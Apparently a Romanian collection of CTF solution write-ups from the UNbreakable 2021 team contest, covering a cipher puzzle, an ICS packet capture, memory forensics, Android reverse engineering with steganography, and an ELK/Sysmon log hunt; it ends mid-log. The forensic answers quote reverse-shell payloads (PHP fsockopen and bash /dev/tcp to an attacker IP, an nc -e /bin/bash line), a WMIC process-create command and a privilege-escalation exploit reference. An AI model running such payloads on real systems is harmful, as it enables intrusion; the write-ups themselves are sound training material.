
Resurse utile pentru incepatori din UNbreakable România

Bingo, binwalk ne confirmă că în interiorul acestei imagini este ascuns un fișier zip, aşa că următorul pas este să îl extragem folosind același instrument, dar adăugând argumentul -e necesar pentru extractie

Comandă:


```
binwalk -e final_code.jpg
```

Output:



Resurse utile pentru incepatori din UNbreakable România

Când ne uităm la fișierul primit inițial și la imaginea obținută cu ajutorul binwalk, codul secret pare mai puțin ilizibil:



```
193597054061417009124122832027299354313890000518250031445191998160
```

În acest moment putem concluziona că:

19 -> S

35-> I

97 -> este tot S ( rețineți că o literă poate avea mai multe poziții pe roată )

În acest moment putem descifra mesajul într-o manieră old-school, luând fiecare lot de 2 numere și identificând litera corespunzătoare pe roată, sau putem încerca să găsim mai multe informații despre acest tip de cifru.

Dacă vom căuta după imagine pe google și vom încărca wheel.png în motorul de căutare, vom obține informațiile dorite. Acum descoperim că mesajul a fost cifrat folosind ciprul Mexican Wheel.

Cu ajutorul unui instrument OCR online se extrag datele secrete din imagine:



```
193597054061417009124122832027299354313890000518250031445191998160
```

Utilizând un decodator online pentru Mexican Wheel, cum ar fi decode.fr, putem obține steagul nostru:



<https://www.dcode.fr/mexican-army-cipher-wheel>



Flag: SISENFOOILOV[REDACTAT]LLVERYVERYMUC

## basic-ics-capture (ușor)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Andrei Avădănei

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

Descarcați fisierul Exercițiu.pcap și răspundeți la întrebările primite.

Resurse utile: Înregistrarea webinarului realizată de Albert Vartic, din partea OMV Petrom + resursele din Bootcamp publicate de acesta în secțiunea de pe Google Drive.

Rezolvare:

Putem folosi Wireshark pentru a inspecta captura și astfel găsim în unul dintre pachete, modelul dispozitivului (6ES7151-8AB01-0AB0):

```
2.....|.x.....6ES7 151-8AB01-0AB0 .....6ES7 151-8AB01-0AB0 ..... .V....Boot
Loader ..A .....!..2.....D...
.....).2.....!
.....!..2.....D...
.....).2.....".
.....!..2.....D...2.....".
..IM151-8-CPU.....IM151-8 PN/DP
CPU.....Original Siemens Equipment.....S
C-C6TW74882012.....IM151-8 PN/DP CPU.....!..2.....D...
.....2.....MMC 2900FC1A
```

Apoi analiza ne relevă fișa tehnică a acestuia.

Putem căuta online versiunea firmware, deoarece nu poate fi identificată în fișa tehnică.

<https://books.google.ro/books?id=p0KgDwAAQBAJ&pg=PA112&lpg=PA112&dq=6ES7151-8AB%2001-0AB0+firmware&source=bl&ots=8Xc0s2yRi2&sig=AcfU3U3kdQnWSKREUElvEh72yS6RAiuKlw&hl=ro&sa=X&ved=2ahUKEwi87q2k2eD0AhU4hP0HHaNWCC8Q6AF6BAGWEAM#v=onepage&q=6ES7151-8AB01-0AB0%20firmware&f=false>

<https://books.google.ro> › books · Traducerea acestei pagini

## Cybersecurity of Industrial Systems

Jean-Marie Flaus · 2019 · Technology & Engineering

... Basic Hardware : 6ES7 151-8AB01-0AB0 v.0.2

(36455337203135312d38414230312d304142302000c000020001) Basic Firmware : v.3.2.6 ...

Apoi căutăm și versiunea de firmware recomandată:

[https://support.industry.siemens.com/cs/document/47353723/firmware-updates-for-im151-8-p-n-dp-cpu-\(6es7151-8ab01-0ab0\)?dti=0&lc=en-TW](https://support.industry.siemens.com/cs/document/47353723/firmware-updates-for-im151-8-p-n-dp-cpu-(6es7151-8ab01-0ab0)?dti=0&lc=en-TW).

The screenshot shows a search results page from a search engine. The query entered is "6ES7151-8AB01-0AB0 cpu slot". The results include a link to a Siemens support document titled "Firmware updates for IM151-8 PN/DP CPU (6ES7151-8AB01 ...)" which discusses the latest firmware update for the module.

6ES7151-8AB01-0AB0 cpu slot

Toate Imagini Cumpărături Videoclipuri Știri Mai multe Instrumente

Aproximativ 10.100 rezultate (0,52 secunde)

<https://support.industry.siemens.com> › ... · Traducerea acestei pagini

**Firmware updates for IM151-8 PN/DP CPU (6ES7151-8AB01 ...)**

Firmware updates for IM151-8 PN/DP CPU (6ES7151-8AB01-0AB0) - Latest ... The module status of DP slave slot 2 is displayed correctly in the online view in ...

## Core-problems (ușor)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Antonio Macovei ( ZNQ )

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

A company was just breached and we are tasked with a forensic investigation. However, they panicked and managed to get just these two files. See if you can make any sense of them.

Rezolvare:

Care este adresa IP a atacatorului?

**192.168.1.194**

Ce model de procesor este cel al mașinii afectate?

**Procesor Intel(R) Core(TM) i9-10885H la 2,40 GHz**

Care este adresa MAC a mașinii afectate?

**08:00:27:cc:dd:e0**

Care este adresa MAC a mașinii atacatorului?

**38:14:28:28:0b:12:de**

Care este PID-ul aplicației utilizate de atacator pentru shell-ul său interactiv?

**4503**

Care a fost sarcina utilă inițială utilizată de atacator pentru a crea un shell inversat (URL decodificat)?

**php -r '\$sock=fsockopen("192.168.1.194",12035);exec("/bin/sh -i <&3 >&3 2>&3");'**

Ce altă sarcină utilă a încercat atacatorul, dar nu a avut succes?

**bash -i >& /dev/tcp/192.168.1.194/12035 0>&1**

Care este parola contului neprivilegiate?

**Thisiscarlssecurepassword**

Resurse utile pentru incepatori din UNbreakable România

Care este CVE-ID-ul exploatării utilizate pentru a obține acces root?

CVE-2015-1328

Furnizați linkul exploit-ului de pe exploit-db.com.

<https://www.exploit-db.com/exploits/37292>

Ce program/script a descărcat atacatorul pe server pentru recunoașterea inițială?

linpeas.sh

Este posibil ca atacatorul să fi setat un mecanism de înregistrare în rețea. Aflați unde este stocată această înregistrare (calea absolută).

/home/carl/capture.pcap

Ce PID are acest mecanism de înregistrare?

4539

Ce port a fost utilizat pe mașina locală a atacatorului pentru reverse shell?

12035

Care este PID-ul shell-ului root?

4414

Care este ora completă a momentului în care atacatorul a stabilit prima conexiune cu shell-ul inversat?

24/Nov/2021:13:22:12 +0100

Care este ora completă a momentului în care atacatorul și-a ridicat privilegiile la root?

2021-11-24 12:32:11 UTC+0000

Atacatorul a exfiltrat unele informații de la utilizatorul root. Despre ce sunt aceste informații?

CTF{3041f1ad38fb821ae[REDACTAT]ed385789219dcdf7de81d4f}

Trebuia să investigăm un fișier numit file.bin care conținea niște informații descărcate de pe o gazdă linux. Pentru a face acest lucru am folosit diverse instrumente precum grep sau volatility.

## Unsecured-medical-application (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Valentina Galea ( Volf )

Contribuitori rezolvare: Andrei Albișor, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

A prestigious company released a medical mobile application to the public, which aims to help patients and doctors to better communicate between them in case of heart-related emergencies. Unfortunately, their application was hacked right after release.

Now the CEO of the company is desperate, the attackers are threatening with disclosing these issues to the public if a secret code inside the application is not identified.


Please consider that the targeted company has mentioned in their message that when launching the application, an account can be created with anything you want, even though everything is messed up.

Rezolvare:

### 1. PROCESUL DE ÎNREGISTRARE

Pentru a finaliza această provocare, trebuie să obținem un cod secret care este ascuns undeva în interiorul aplicației. Acest cod reprezintă steagul pentru cazul nostru.

La lansarea aplicației mobile într-un emulator, putem concluziona că aproape toate câmpurile din procesul de înregistrare sunt înlocuite cu mesaje de la atacatori.




Chiar dacă aproape toate mesajele sunt încurcate, putem crea un cont de înregistrare, folosind date aleatorii, prin deducerea a ceea ce ar fi necesar ca date de intrare ale utilizatorului, pe baza unor procese de autentificare similară din alte aplicații mobile. Putem face acest lucru deoarece acest aspect este menționat în descrierea provocării.

## 2. COLECTAREA DE INFORMAȚII

După finalizarea procesului de înregistrare, atunci când începem să ne jucăm cu aplicația pentru a descoperi mai multe indicii legate de incident, putem observa un ecran asemănător cu acesta:

Dacă apăsăm pe el, vom fi redirecționați către un videoclip Youtube.

În acest moment, putem concluziona că imaginea noastră este folosită ca miniatură pentru un videoclip Youtube.



Aceasta înseamnă că, după aplicarea pașilor de inginerie inversă, această imagine miniaturală ar trebui să se găsească în folderul /res al aplicației, deoarece aceasta este calea implicită a imaginilor utilizate în cadrul unei aplicații mobile dezvoltate pentru platforma Android.

## 3. INGINERIA INVERSĂ A APLICAȚIEI ANDROID

"Apktool este utilizat pentru inginerie inversă pentru aplicațiile Android de la terțe părți, închise și binare. Acesta poate decoda resursele până la forma aproape originală și le poate reconstrui după efectuarea unor modificări. De asemenea, facilitează lucrul cu o aplicație datorită structurii de fișiere asemănătoare proiectului și automatizării unor sarcini repetitive, cum ar fi construirea apk-ului etc." - din repo-ul oficial GitHub.

La acest pas vom folosi apktool, care este un compilator popular care poate fi instalat pe platforma Linux, folosind comanda:

Resurse utile pentru incepatori din UNbreakable România

```
sudo apt-get install apktool
```


Pentru a decompila aplicația noastră Android, vă rugăm să utilizați comanda de mai jos

Comandă:

```
apktool d unsecured-android-application.apk
```

Ieșire:

După finalizarea procesului de decompilare, putem observa că apktool a creat un folder local în care toate fișierele și resursele din cadrul aplicației sunt dispuse în directoare și subdirectoare.



#### 4. LOCALIZAȚI FIȘIERUL VIZAT ( COD SECRET )

Aici putem adopta mai multe metode care ne pot ajuta să găsim imaginea care conține codul secret prin utilizarea argumentelor grep în Terminal, similar cu:

```
grep-r 'video' <local_path_where_apk_is_decompiled>
grep -r thumbnail <local_path_where_apk_is_decompiled>
```

Putem căuta după termeni cum ar fi video, thumbnail.


Deoarece imaginea vizată este doar o previzualizare pentru un videoclip, aceasta ar trebui să aibă extensii precum .png, .jpg, astfel încât aceștia sunt alți termeni utili pe care îi putem folosi în analiza noastră.

Resurse utile pentru incepatori din UNbreakable România

În funcție de metodele utilizate, rezultatele pot fi mai mult sau mai puțin satisfăcătoare.

O altă abordare validă este de a căuta simplu după anumite cuvinte în dosarul aplicației decompilate folosind aplicația nativă File manager din sistemul de operare Linux.

Dacă deschidem thumbnail\_simple\_simple\_video.png, putem observa că este aceeași imagine din interfața de utilizare a aplicației.



Când aruncăm o primă privire la imagine, nu putem observa nimic ciudat, de aceea trebuie să ne extindem abordarea un pic mai departe, adică trebuie să căutăm informații în interiorul imaginii menționate.

## 5. STEGANOGRAFIE ȘI REVENDICAREA DE STEAGURI

Steganografia este practica de a ascunde un mesaj în interiorul unui alt mesaj sau al unui obiect fizic. În contexte informatiche/electronice, un fișier, un mesaj, o imagine sau o înregistrare video este ascuns în alt fișier, mesaj, imagine sau înregistrare video. Cuvântul steganografie provine

Resurse utile pentru incepatori din UNbreakable România

din grecescul steganographia, care combină cuvintele steganós (στεγανός), care înseamnă "acoperit sau ascuns", și -graphia (γραφή), care înseamnă "scris". - Wikipedia

Uneori, atacatorii vor încerca să ascundă scripturi malicioase sau încărcături utile în interiorul unei imagini care este utilizată într-un anumit moment când aplicația vizată este lansată și rulează.

În această direcție, se poate utiliza o sută de instrumente, cum ar fi: exiftool, exiv2, steghide, stegcracker.

Investigația noastră actuală necesită utilizarea mai multor instrumente de steganografie pentru a identifica datele ascunse, așa că vom începe mai întâi cu exiftool.

La executarea exiftool pe imaginea vizată (thumbnail\_simple\_video.jpg), din păcate, nu obținem nimic

Comandă:

```
exiftool thumbnail_simple_video.jpg
```

Ieșire:

Vom trece mai departe cu Steghide, un utilitar bazat pe Linux care este foarte util pentru a încorpora mesaje secrete în fișiere cu formate multiple. În aceeași manieră, Steghide oferă posibilitatea de a extrage și datele ascunse din fișierele vizate, în cazul în care aceste date există.

Acum poate fi instalat cu ajutorul comenzi;

```
sudo apt-get install steghide
```

După executarea steghide pe thumbnail\_simple\_video.jpg, putem observa că Steghide va cere o parolă, dar în scenariul nostru, până acum nu au fost date indicii de parolă.

Comandă utilizată:

```
steghide extract -sf thumbnail_simple_video.jpg
```

Ieșire:

În acest moment, singura noastră șansă este să încercăm să forțăm brutal parola necesară. La o simplă căutare pe Google de genul "bruteforce steghide password" vom afla despre Stegcracker, un alt utilitar bazat pe Linux care are puterea de a extrage datele ascunse atunci când Steghide nu poate.

Extracția se bazează pe un atac bruteforce conform unei liste de cuvinte, care este lansat asupra fișierului vizat, iar după ce parola este identificată, datele ascunse sunt exportate.

Una dintre cele mai populare liste de cuvinte utilizate de atacatori și cercetători în domeniul securității pentru testarea vulnerabilităților bruteforce este rockyou.txt.

Acum fișier poate fi găsit aici:

```
https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

Să-l folosim în investigația noastră împreună cu Stegcracker și să vedem dacă putem obține mai multe informații decât înainte.

Comandă:

```
stegcracker thumbnail_simple_video.jpg ~/Downloads/rockyou.txt
```

Ieșire:

Când deschidem thumbnail\_simple\_simple\_video.jpg.out găsim steagul nostru

```
'<?php system("nc "flag is:  
3deb99acb61eba5ee2980802[REDACTAT]730584a79d6e5adaa98c1eb75> -e /bin/bash");  
?>'
```

**Flag:3deb99acb61eba5ee2[REDACTAT]730584a79d6e5adaa98c1eb75**

## Low-Defense2 (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Valentina Galea (Volf)

Contribuitori rezolvare: Andrei Albișor, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

We have encountered another attack since the last time we have talked. This time the attacker used more advanced techniques to evade our defence system. One of the machines using Windows got compromised.

Can you please provide answers to the following question?

### Questions

1. We are not very sure of the compromised machine IP. Can you provide the address for us?

**Answer: 10.0.2.15**

**2. Our security team managed to install a new utility which has the scope to monitor log system activity. Can you provide the name of this utility?**

**Answer: Sysmon**

**3. We also know that the attacker managed to change the victim's Win account name. Can you identify the new one?**

**Answer: malware\_attacker**

**4. We know that the attacker was a master in Living Off the Land Binaries, Scripts and Libraries. In this way a new process was created that bypassed our defense system. Can you provide the payload?**

**Answer: "C:\Windows\System32\Wbem\WMIC.exe" process call create malware**

Rezolvare:

1. Nu suntem foarte siguri de IP-ul mașinii compromise. Puteți să ne furnizați adresa? Știm din descrierea provocării că mașina compromisă avea instalat sistemul de operare Windows, prin urmare trebuie să selectăm din ELK următoarele:

**Kibana -> Discover -> Select Winlogbeat-\* index**

Winlogbeat este un modul ELK care este capabil să monitorizeze toate jurnalele declanșate de acțiunile utilizatorului efectuate pe mașină. Mai multe detalii pot fi găsite aici:

<https://www.elastic.co/guide/en/beats/winlogbeat/current/winlogbeat-installation-configuration.html>

Pentru a găsi IP-ul vizat, va trebui să filtrăm intrările din jurnal după cum urmează:

Comandă:

host.os.platform:	windows și host.ip : *
-------------------	------------------------


Înseamnă că suntem interesați de gazdele care rulează Windows și enumerăm toate IP-urile care pot fi găsite pe aceste gazde.

Resurse utile pentru incepatori din UNbreakable România

```
host.ip          fe80::1084:dbfc:54ac:cd1a, 10.0.2.15
host.mac        08:00:27:a4:67:4e
host.name       DESKTOP-IHO95MC
host.os.build   19044.1348
host.os.family  windows
host.os.kernel  10.0.19041.1348 (WinBuild.160101.0800)
host.os.name    Windows 10 Home
host.os.platform windows
host.os.version 10.0
log.level      information
```

**Metoda 2:**

Adăugați filtrul "host.ip" la căutare. În acest fel, se afișează o nouă coloană care ne indică adresele IP de la care au fost colectate evenimentele.

**Răspuns: 10.0.2.15**

2. Echipa noastră de securitate a reușit să instaleze un nou utilitar care are capacitatea de a monitoriza activitatea de logare a sistemului. Ne puteți furniza numele acestui utilitar?

Majoritatea utilizatorilor salvează de obicei fișierele de pe internet în dosarul Descărcari.

Să începem căutarea pornind de acolo, pentru a vedea dacă putem găsi mai multe informații din fișierele descărcate de pe calculatorul compromis.

Din întrebarea anterioară, am mai aflat că numele de gazdă al mașinii compromise este:  
**DESKTOP-IHO95MC**

Comandă:

```
host.name : "DESKTOP-IHO95MC" and message: "Downloads"
```

Înseamnă că suntem interesați de toate evenimentele care provin de la numele de gazdă vizat și care pot conține sirul "Downloads" în conținutul jurnalului.

Resurse utile pentru incepatori din UNbreakable România

3. Atacatorii au reușit să execute câteva scripturi malicioase fără a fi detectate de sistemele noastre de securitate. Puteti determina ce program a fost executat?

The screenshot shows a log entry from a log viewer. The columns are 'Time' and '\_source'. The time is 'Dec 9, 2021 @ 11:18:20.076'. The source is 'host.name: DESKTOP-IH095MC'. The message is: 'message: Process terminated: RuleName: - UtcTime: 2021-12-09 09:18:20.076 ProcessGuid: {6f0972d8-c9d7-4...'. Below this, it shows 'process.pid: 6604 process.executable: C:\Users\plant\Downloads\Sysmon\Sysmon.exe process.name: Sysmon.exe ecs.version: 1.5.0 agent.ephemeral\_id: 92d0b677-4aae-4e21-a4ed-81ac2255b40a agent.id: ca277239-a95b-45a6-a9d0-49fc3a49314a agent.name: DESKTOP-IH095C event.action: Process terminated (rule: ProcessTerminate) event.created: Dec 9, 2021 @ 18:28:04.394 event.kind: event.event.module: Sysmon'. The log entry is highlighted with yellow boxes around 'DESKTOP-IH095MC', 'process.pid: 6604', 'process.executable: C:\Users\plant\Downloads\Sysmon\Sysmon.exe', and 'agent.name: DESKTOP-IH095C'.

Răspuns: **Sysmon**

3. De asemenea, știm că atacatorul a reușit să schimbe numele contului Win al victimei. Îl puteti identifica pe cel nou?

Din documentația Microsoft :

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4781>

și un pic de cercetare pe internet am aflat că codul de eveniment specific pentru cazurile declanșate în care sunt schimbate numele conturilor Windows este **4781**.

Să începem investigația noastră având în minte acest indiciu.

Calea rapidă:

Comandă:

event.code: 4781

Dacă nu găsim nimic legat de acest cod în cercetările noastre, putem încerca să schimbăm abordarea cu privire la modul de rezolvare a acestei întrebări.

Calea lungă:

'account name' and message:"changed" and not user.name: "SYSTEM" and winlog.provider\_name:"Microsoft-Windows-Security-Auditing"

Înseamnă că ne interesează toate evenimentele care conțin sirul de caractere "nume de cont", care pot avea în conținutul mesajului sirul de caractere "schimbă", care provin de la toți utilizatorii, dar nu de la SYSTEM și care fac parte din Microsoft-Windows-Security-Auditing.

Resurse utile pentru incepatori din UNbreakable România

```
Dec 9, 2021 @ 03:49:16.726 message: The name of an account was changed: Subject: Security ID: S-1-5-21-380026453-3921829807-2143825503-1001 Account Name: plant Account Domain: DESKTOP-IH095MC Target Account: Security ID: S-1-5-21-380026453-3921829807-2143825503-1001 Account Domain: DESKTOP-IH095MC Old Account Name: plant New Account Name: malware_attacker Information: Privileges: - winlog.provider_name: Microsoft-Windows-Security-Auditing #timestamp: Dec 9, 2021 @ 03:49:16.726 winlog_opcode: Info winlog.activity_0000-407e-d3f93dedcd701 winlog.event_data.SubjectUserName: plant winlog.event_data.TargetDomainName: DESKTOP-IH095MC winlog.event_data.TargetSid: S-1-5-21-38002143825503-1001 winlog.event_data.SubjectLogonId: 0x3f7a3 winlog.event_data.PrivilegeList: - winlog.event_data.NewTargetUserName: malware_attacker
```

```
Dec 9, 2021 @ 03:49:16.726 message: A user account was changed. Subject: Security ID: S-1-5-21-380026453-3921829807-2143825503-1001 Account Name: plant Account Domain:
```

